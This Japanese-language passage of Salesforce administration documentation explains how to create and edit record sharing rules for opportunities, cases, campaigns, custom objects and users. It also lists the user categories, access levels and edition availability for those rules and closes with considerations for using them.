     メモ: 条件に基づく共有ルールでサポートされていない項目を使用するには、ワークフロールールまたは Apex トリガを作成してその項目の値をテキスト項目や数値項目にコピーすると、コピー後の項目を条件として使用できます。

8. [共有先] 行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
9. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

10. [保存] をクリックします。

商談共有ルールの作成

商談共有ルールは、レコードタイプや特定の項目値など、レコード所有者または他の条件に基づいて作成できます。最大で300件の商談共有ルールを定義し、条件に基づく共有ルールを最大で 50 件含めることができます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. [商談共有ルール] 関連リストで、[新規] をクリックします。
4. [表示ラベル名] と [ルール名] を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名は API および管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
6. ルールタイプを選択します。
7. 選択したルールタイプに応じて、次の手順を実行します。
   - レコード所有者に基づく — [所有者の所属] 行で、レコードを共有するユーザを指定し、最初のドロップダウンリストから [カテゴリ] を選択し、次のドロップダウンリスト (または、組織に 200 を超えるキュー、グループ、ロール、またはテリトリーがある場合は参照項目) からユーザセットを選択します。
   - 条件に基づく —共有ルールに含めるためにレコードが一致する必要がある [項目]、[演算子]、[値] 条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

     メモ: 条件に基づく共有ルールでサポートされていない項目を使用するには、ワークフロールールまたは Apex トリガを作成してその項目の値をテキスト項目や数値項目にコピーすると、コピー後の項目を条件として使用できます。

8. [共有先] 行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
9. ユーザの共有アクセス設定を選択します。条件として所有権が指定されている、所有者に基づくルールまたは条件に基づくルールの場合、[商談のアクセス権] レベルは、関連付けられた取引先に関係なく、グループ、ロール、またはテリトリーのメンバーが所有する商談に適用されます。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

10. [保存] をクリックします。

ケース共有ルールの作成

ケース共有ルールは、レコードタイプや特定の項目値など、レコード所有者または他の条件に基づいて作成できます。最大で300件のケース共有ルールを定義し、条件に基づく共有ルールを最大で 50 件含めることができます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. [ケース共有ルール] 関連リストで、[新規] をクリックします。
4. [表示ラベル名] と [ルール名] を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名は API および管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
6. ルールタイプを選択します。
7. 選択したルールタイプに応じて、次の手順を実行します。
   - レコード所有者に基づく — [所有者の所属] 行で、レコードを共有するユーザを指定し、最初のドロップダウンリストから [カテゴリ] を選択し、次のドロップダウンリスト (または、組織に 200 を超えるキュー、グループ、ロール、またはテリトリーがある場合は参照項目) からユーザセットを選択します。
   - 条件に基づく —共有ルールに含めるためにレコードが一致する必要がある [項目]、[演算子]、[値] 条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

     メモ: 条件に基づく共有ルールでサポートされていない項目を使用するには、ワークフロールールまたは Apex トリガを作成してその項目の値をテキスト項目や数値項目にコピーすると、コピー後の項目を条件として使用できます。

8. [共有先] 行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
9. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

10. [保存] をクリックします。

キャンペーン共有ルールの作成

キャンペーン共有ルールは、レコードタイプや特定の項目値など、レコード所有者または他の条件に基づいて作成できます。最大で300件のキャンペーン共有ルールを定義し、条件に基づく共有ルールを最大で 50 件含めることができます。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Professional** Edition (追加購入で使用可能)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. [キャンペーン共有ルール] 関連リストで、[新規] をクリックします。
4. [表示ラベル名] と [ルール名] を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名は API および管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
6. ルールタイプを選択します。
7. 選択したルールタイプに応じて、次の手順を実行します。
   - レコード所有者に基づく — [所有者の所属] 行で、レコードを共有するユーザを指定し、最初のドロップダウンリストから [カテゴリ] を選択し、次のドロップダウンリスト (または、組織に 200 を超えるキュー、グループ、ロール、またはテリトリーがある場合は参照項目) からユーザセットを選択します。
   - 条件に基づく —共有ルールに含めるためにレコードが一致する必要がある [項目]、[演算子]、[値] 条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

     メモ: 条件に基づく共有ルールでサポートされていない項目を使用するには、ワークフロールールまたは Apex トリガを作成してその項目の値をテキスト項目や数値項目にコピーすると、コピー後の項目を条件として使用できます。

8. [共有先] 行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
9. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

アクセス権の設定	説明
フルアクセス	選択したグループ、ロール、またはテリトリーのユーザは、レコードの所有者と同様に、レコードを参照、編集、移動、削除、および共有できます。 フルアクセスの共有ルールを使用すると、ユーザは、活動での組織全体の共有設定が[親レコードに連動]になっている場合、そのレコードに関連付けられた活動を参照、編集、削除し、閉じることもできます。

10. [保存] をクリックします。

カスタムオブジェクト共有ルールの作成

カスタムオブジェクト共有ルールは、レコードタイプや特定の項目値など、レコード所有者または他の条件に基づいて作成できます。最大で300件のカスタムオブジェクト共有ルールを定義し、条件に基づく共有ルールを最大で50件含めることができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. カスタムオブジェクトの [共有ルール] 関連リストで、[新規] をクリックします。
4. 表示ラベルとルール名を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名はAPIおよび管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000文字まで入力できます。
6. ルールタイプを選択します。
7. 選択したルールタイプに応じて、次の手順を実行します。
   - レコード所有者に基づく — [所有者の所属] 行で、レコードを共有するユーザを指定し、最初のドロップダウンリストから [カテゴリ] を選択し、次のドロップダウンリスト (または、組織に200を超えるキュー、グループ、ロール、またはテリトリーがある場合は参照項目)からユーザセットを選択します。
   - 条件に基づく —共有ルールに含めるためにレコードが一致する必要がある [項目]、[演算子]、[値] 条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。各検索条件間のリレーションであるデフォルトのAND条件を変更するには、[検索条件ロジックを追加...] をクリックします。

メモ: 条件に基づく共有ルールでサポートされていない項目を使用するには、ワークフロールールまたは Apex トリガを作成してその項目の値をテキスト項目や数値項目にコピーすると、コピー後の項目を条件として使用できます。

8. [共有先] 行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
9. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

10. [保存] をクリックします。

ユーザ共有ルールの作成

あるグループのメンバーを別のグループと共有したり、条件に基づいてユーザを共有したりします。

ユーザ共有ルールは、公開グループ、ロール、テリトリーへのメンバーシップ、または部署や役職などの他の条件に基づいて作成できます。デフォルトでは、最大で 300 件のユーザ共有ルールを定義し、条件に基づく共有ルールを最大で 50 件含めることができます。これらの制限の引き上げに関する情報は、Salesforce までお問い合わせください。

メンバーシップに基づくユーザ共有ルールでは、あるグループのメンバーに属するユーザレコードを別のグループのメンバーと共有できます。メンバーシップに基づくユーザ共有ルールを作成する前に、適切なグループが作成されていることを確認します。

ユーザはロール階層内で自分より下位のユーザと同じアクセス権を継承します。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

1. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [ユーザ共有ルール] 関連リストで、[新規] をクリックします。
3. [表示ラベル名] を入力して [ルール名] 項目をクリックすると、自動的に入力が行われます。
4. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
5. ルールタイプを選択します。
6. 選択したルールタイプに応じて、次の手順を実行します。

a. グループメンバーシップに基づく — あるグループのメンバーであるユーザを別のグループのメンバーと共有できます。[次のメンバーであるユーザ] 行で、最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリスト(または、組織に200を超えるグループ、ロール、テリトリーがある場合は参照項目)からユーザセットを選択します。

b. 条件に基づく — 共有ルールに含めるためにレコードが一致する必要がある[項目]、[演算子]、[値]条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。各検索条件間のリレーションであるデフォルトのAND条件を変更するには、[検索条件ロジックを追加...]をクリックします。

7. [共有先] 行では、ユーザレコードへのアクセス権を与えるグループを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
8. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。リストビュー、ルックアップ、検索の対象ユーザを参照することや、Chatterで対話することができます。
参照・更新	レコードの参照と更新ができます。

9. [保存] をクリックします。

共有ルールのカテゴリ

共有ルールを定義するときに、ドロップダウンリスト［所有者の所属］と［共有先］にある次のカテゴリから選択できます。共有ルールの種別や組織で有効になっている機能に応じて、表示されないカテゴリもあります。

メモ: 大規模ポータルユーザにはロールがなく、公開グループに入れることができないため、共有ルールに含めることはできません。

カテゴリ	説明
マネージャのグループ	ユーザのすべての直属マネージャおよび間接マネージャ。
マネージャの下位グループ	マネージャと、そのマネージャが管理するすべての直属部下および間接部下。
キュー	キューに所有されるすべてのレコード。ただし、キューの個々のメンバーに所有されるレコードは除きます。［所有者の所属］リストでのみ使用できます。
公開グループ	管理者に定義されたすべての公開グループ。 組織でパートナーポータルまたはカスタマーポータルが有効になっている場合は、［すべてのパートナーユーザ］または［すべてのカスタマーポータルユーザ］グループが表示されます。これらのグループには、大規模ポータルユーザを除いて、パートナーポータルまたはカスタマーポータルへのアクセス権を持つすべてのユーザが含まれます。
ロール	組織向けに定義されたすべてのロール。これには、指定されたロールのすべてのユーザが含まれます。
ポータルロール	組織のパートナーポータル、またはカスタマーポータル向けに定義されたすべてのロール。これには、指定されたポータルロール内のすべてのユーザが含まれますが、大規模ポータルユーザは除外されます。 ポータルロールの名前には、そのポータルロールが関連付けられている取引先の名前が含まれますが、ユーザの［別名］が含まれる個人取引先は除外されます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

取引先および取引先責任者の共有ルールを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

取引先テリトリー、ケース、リード、および商談共有ルールを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

キャンペーン共有ルールを使用可能なエディション: **Professional** Edition (追加購入で使用可能)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

カスタムオブジェクト共有ルールを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

パートナーポータルおよびカスタマーポータルは、Salesforce Classic で使用できます。

カテゴリ	説明
ロール & 下位ロール	組織向けに定義されたすべてのロール。これには、指定されたロールのすべてのユーザと、そのロールの下位ロールすべてのユーザが含まれ、ポータルライセンス種別のユーザを持つパートナーポータルロール、およびカスタマーポータルロールなどがあります。 組織でパートナーポータル、またはカスタマーポータルが有効になっている場合、ポータルロールは、このカテゴリにのみ含まれます。 組織で [ロール、内部 & ポータル下位ロール] データセットカテゴリが利用できるようにするには、ロール階層内に少なくとも 1 つのロールを作成しておく必要があります。
ポータルロール & 下位ロール	組織のパートナーポータル、またはカスタマーポータル向けに定義されたすべてのロール。これには、指定されたポータルロールのすべてのユーザと、そのポータルロール階層で下位のロールのすべてのユーザが含まれますが、大規模ポータルユーザは除外されます。 ポータルロールの名前には、そのポータルロールが関連付けられている取引先の名前が含まれますが、ユーザの [別名] が含まれる個人取引先は除外されます。
ロール & 内部下位ロール	組織向けに定義されたすべてのロール。これには、指定されたロール内のすべてのユーザと、そのロールの下位のロールに属するすべてのユーザが含まれますが、パートナーポータル、およびカスタマーポータルのロールは除外されます。 このカテゴリは、組織でパートナーポータル、または Salesforce カスタマーポータルが有効になっている場合にのみ表示されます。 組織で [ロール & 内部下位ロール] データセットカテゴリが利用できるようするには、ロール階層内に少なくとも 1 つのロールを作成し、かつ、ポータルを有効にしておく必要があります。
ロール、内部 & ポータル下位ロール	組織向けに定義されたすべてのロール。これには、指定されたロール内のすべてのユーザと、パートナーポータル、およびカスタマーポータルなど、そのロールの下位のロールに属するすべてのユーザが含まれます。 このカテゴリは、組織でパートナーポータル、または Salesforce カスタマーポータルが有効になっている場合にのみ表示されます。 組織で [ロール & 内部下位ロール] データセットカテゴリが利用できるようするには、ロール階層内に少なくとも 1 つのロールを作成し、かつ、ポータルを有効にしておく必要があります。
テリトリー	組織向けに定義されたすべてのテリトリー。
テリトリーおよび下位テリトリー	組織向けに定義されたすべてのテリトリー。これには、指定されたテリトリーとその下位のテリトリーが含まれます。

リード共有ルールの編集

所有者に基づく共有ルールの場合は、共有アクセス設定のみを編集できます。他の条件に基づく共有ルールの場合は、条件と共有アクセス設定を編集できます。

1. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [リード共有ルール]関連リストで、変更するルールの横にある [編集] をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. 所有者に基づくルールを選択した場合は、次の手順に進みます。

   条件に基づくルールを選択した場合は、共有ルールに含めるためにレコードが満たす必要がある条件を指定します。使用可能な項目は選択したオブジェクトによって異なり、値は数字か文字列にする必要があります。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

5. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

6. [保存] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

取引先共有ルールの編集

所有者に基づく共有ルールの場合は、共有アクセス設定のみを編集できます。他の条件に基づく共有ルールの場合は、条件と共有アクセス設定を編集できます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

1. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [取引先共有ルール]関連リストで、変更するルールの横にある [編集] をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. 所有者に基づくルールを選択した場合は、次の手順に進みます。

   条件に基づくルールを選択した場合は、共有ルールに含めるためにレコードが満たす必要がある条件を指定します。使用可能な項目は選択したオブジェクトによって異なり、値は数字か文字列にする必要があります。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。
5. ［デフォルトの取引先、契約、および納入商品のアクセス権］の設定を選択します。
6. 残りの項目で、共有取引先に関連付けられているレコードのアクセス設定を選択します。

アクセス権の設定	説明
非公開 (関連付けられた取引先責任者、商談、およびケースでのみ使用可能)	この共有ルール以外のアクセス権が許可されていない場合、ユーザはレコードの参照や更新はできません。
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

メモ: ［取引先責任者のアクセス権］は、取引先責任者に対する組織の共有設定が [親レコードに連動] に設定されているときは無効です。

7. [保存] をクリックします。

取引先テリトリー共有ルールの編集

取引先テリトリー共有ルールでは、共有アクセス設定を編集できますが、他の設定は編集できません。

1. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [取引先テリトリー共有ルール] 関連リストで、変更するルールの横にある [編集] をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
非公開 (関連付けられた取引先責任者、商談、およびケースでのみ使用可能)	この共有ルール以外のアクセス権が許可されていない場合、ユーザはレコードの参照や更新はできません。
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

メモ: [取引先責任者のアクセス権] は、取引先責任者に対する組織の共有設定が [親レコードに連動] に設定されているときは無効です。

5. [保存] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

取引先責任者共有ルールの編集

所有者に基づく共有ルールの場合は、共有アクセス設定のみを編集できます。他の条件に基づく共有ルールの場合は、条件と共有アクセス設定を編集できます。

1. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [取引先責任者共有ルール] 関連リストで、変更するルールの横にある [編集] をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. 所有者に基づくルールを選択した場合は、次の手順に進みます。

   条件に基づくルールを選択した場合は、共有ルールに含めるためにレコードが満たす必要がある条件を指定します。使用可能な項目は選択したオブジェクトによって異なり、値は数字か文字列にする必要があります。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。
5. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

6. [保存] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

商談共有ルールの編集

所有者に基づく共有ルールの場合は、共有アクセス設定のみを編集できます。他の条件に基づく共有ルールの場合は、条件と共有アクセス設定を編集できます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

1. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [商談共有ルール] 関連リストで、変更するルールの横にある [編集] をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. 所有者に基づくルールを選択した場合は、次の手順に進みます。

   条件に基づくルールを選択した場合は、共有ルールに含めるためにレコードが満たす必要がある条件を指定します。使用可能な項目は選択したオブジェクトによって異なり、値は数字か文字列にする必要があります。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。
5. ユーザの共有アクセス設定を選択します。条件として所有権が指定されている、所有者に基づくルールまたは条件に基づくルールの場合、［商談のアクセス権］レベルは、関連付けられた取引先に関係なく、グループ、ロール、またはテリトリーのメンバーが所有する商談に適用されます。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

6. [保存] をクリックします。

ケース共有ルールの編集

所有者に基づく共有ルールの場合は、共有アクセス設定のみを編集できます。他の条件に基づく共有ルールの場合は、条件と共有アクセス設定を編集できます。

1. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [ケース共有ルール]関連リストで、変更するルールの横にある [編集] をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. 所有者に基づくルールを選択した場合は、次の手順に進みます。

   条件に基づくルールを選択した場合は、共有ルールに含めるためにレコードが満たす必要がある条件を指定します。使用可能な項目は選択したオブジェクトによって異なり、値は数字か文字列にする必要があります。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

5. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

6. [保存] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

キャンペーン共有ルールの編集

所有者に基づく共有ルールの場合は、共有アクセス設定のみを編集できます。他の条件に基づく共有ルールの場合は、条件と共有アクセス設定を編集できます。

1. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [キャンペーン共有ルール] 関連リストで、変更するルールの横にある [編集] をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. 所有者に基づくルールを選択した場合は、次の手順に進みます。

   条件に基づくルールを選択した場合は、共有ルールに含めるためにレコードが満たす必要がある条件を指定します。使用可能な項目は選択したオブジェクトによって異なり、値は数字か文字列にする必要があります。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

5. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。
フルアクセス	選択したグループ、ロール、またはテリトリーのユーザは、レコードの所有者と同様に、レコードを参照、編集、移動、削除、および共有できます。 フルアクセスの共有ルールを使用すると、ユーザは、活動での組織全体の共有設定が [親レコードに連動] になっている場合、そのレコードに関連付けられた活動を参照、編集、削除し、閉じることもできます。

6. [保存] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Professional** Edition (追加購入で使用可能)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

カスタムオブジェクト共有ルールの編集

所有者に基づく共有ルールの場合は、共有アクセス設定のみを編集できます。他の条件に基づく共有ルールの場合は、条件と共有アクセス設定を編集できます。

1. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. カスタムオブジェクトの [共有ルール] 関連リストで、変更するルールの横にある [編集] をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. 所有者に基づくルールを選択した場合は、次の手順に進みます。

   条件に基づくルールを選択した場合は、共有ルールに含めるためにレコードが満たす必要がある条件を指定します。使用可能な項目は選択したオブジェクトによって異なり、値は数字か文字列にする必要があります。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

5. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

6. [保存] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

ユーザ共有ルールの編集

グループまたはロールへのメンバーシップに基づくユーザ共有ルールの場合は、アクセス設定のみを編集できます。他の条件に基づくユーザ共有ルールの場合は、条件とアクセス設定を編集できます。

1. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [ユーザ共有ルール]関連リストで、変更するルールの横にある[編集]をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. グループメンバーシップに基づくルールを選択した場合は、次の手順に進みます。条件に基づくルールを選択した場合は、共有ルールに含めるためにレコードが満たす必要がある条件を指定します。使用可能な項目は選択したオブジェクトによって異なり、値は数字か文字列にする必要があります。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。
5. ユーザの共有アクセス設定を選択します。[ユーザのアクセス権] レベルは、共有されるグループのメンバーのユーザに適用されます。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

6. [保存]をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

共有ルールの考慮事項

共有ルールを使用すると、特定のユーザセットにデータへのアクセス権を付与できます。共有ルールを使用する場合は、次の点に留意してください。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

取引先および取引先責任者の共有ルールを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

取引先テリトリー、ケース、リード、商談、注文およびカスタムオブジェクト共有ルールを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

キャンペーン共有ルールを使用可能なエディション: **Professional** Edition (追加購入で使用可能)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Database.com Edition で利用できるのはカスタムオブジェクト共有ルールのみです。

アクセスの許可

- 共有ルールを使用すると、より広範囲のデータアクセス権を付与できます。アクセス権を組織全体のデフォルトレベルより低く制限することはできません。
- 複数共有ルールでユーザにレコードへの複数のアクセスレベルが与えられた場合、ユーザは最も権限の大きいアクセスレベルを獲得します。
- 共有ルールでは、関連レコードへの追加アクセス権を自動的に付与します。たとえば、商談共有ルールでは、ロールまたはグループメンバーに共有商談に関連付けられた取引先へのアクセス権がなければ付与します。同様に、取引先責任者共有ルールとケース共有ルールでは、ロールまたはグループメンバーに関連付けられた取引先へのアクセス権も付与します。
- オブジェクトが標準オブジェクトであるか、[階層を使用したアクセス許可]オプションが選択されている場合、共有ルールでは、ロール階層内のユーザに階層内の下位ユーザと同じアクセス権が自動的に付与されます。
- 共有ルールに関係なく、ユーザは少なくとも自分のテリトリーの取引先を参照できます。また、テリトリーの取引先に関連する取引先責任者、商談、ケースを参照および編集するアクセス権がユーザに付与されます。

更新

- 既存のルールと同じ共有元および共有先グループを使用して所有者に基づく共有ルールを作成すると、既存のルールが上書きされます。
- 共有ルールを保存した後、共有ルールを編集する場合に［共有先］項目は変更できません。
- 共有ルールは、ソースデータセットの定義に適合する新規および既存のレコードすべてに適用されます。
- 共有ルールは、有効ユーザと無効ユーザの両方に適用されます。
- 共有ルールのアクセスレベルを変更すると、既存のレコードはすべて、新しいアクセスレベルを反映して自動的に更新されます。
- 共有ルールを削除すると、そのルールで作成された共有アクセス権は自動的に削除されます。
- グループ、ロール、またはテリトリー内のユーザを変更すると、共有ルールが再評価され、必要に応じてアクセス権が追加または削除されます。
- ユーザ間でレコードを転送すると、共有ルールが再評価され、転送されたレコードへのアクセス権が必要に応じて追加または削除されます。
- 共有ルールを変更すると、一度に大量のレコードの変更が必要になる場合があります。この変更を効率的に処理するために、要求がキューに入れられ、プロセスが完了したときにメール通知を受信する場合があります。

- リードを取引先、取引先責任者、商談レコードに変換した後、リード共有ルールでは、リード情報へのアクセス権は自動的に付与されません。

ポータルユーザ

- ほとんどの種類のカスタマーポータルユーザとSalesforceユーザ間で、レコードを共有するルールを作成できます。同様に、カスタマーポータルマネージャユーザライセンスを持つ、異なる取引先のカスタマーポータルユーザ間で共有ルールを作成できます。ただし、大規模ポータルユーザにはロールがなく、公開グループに入れることができないため、共有ルールに含めることはできません。
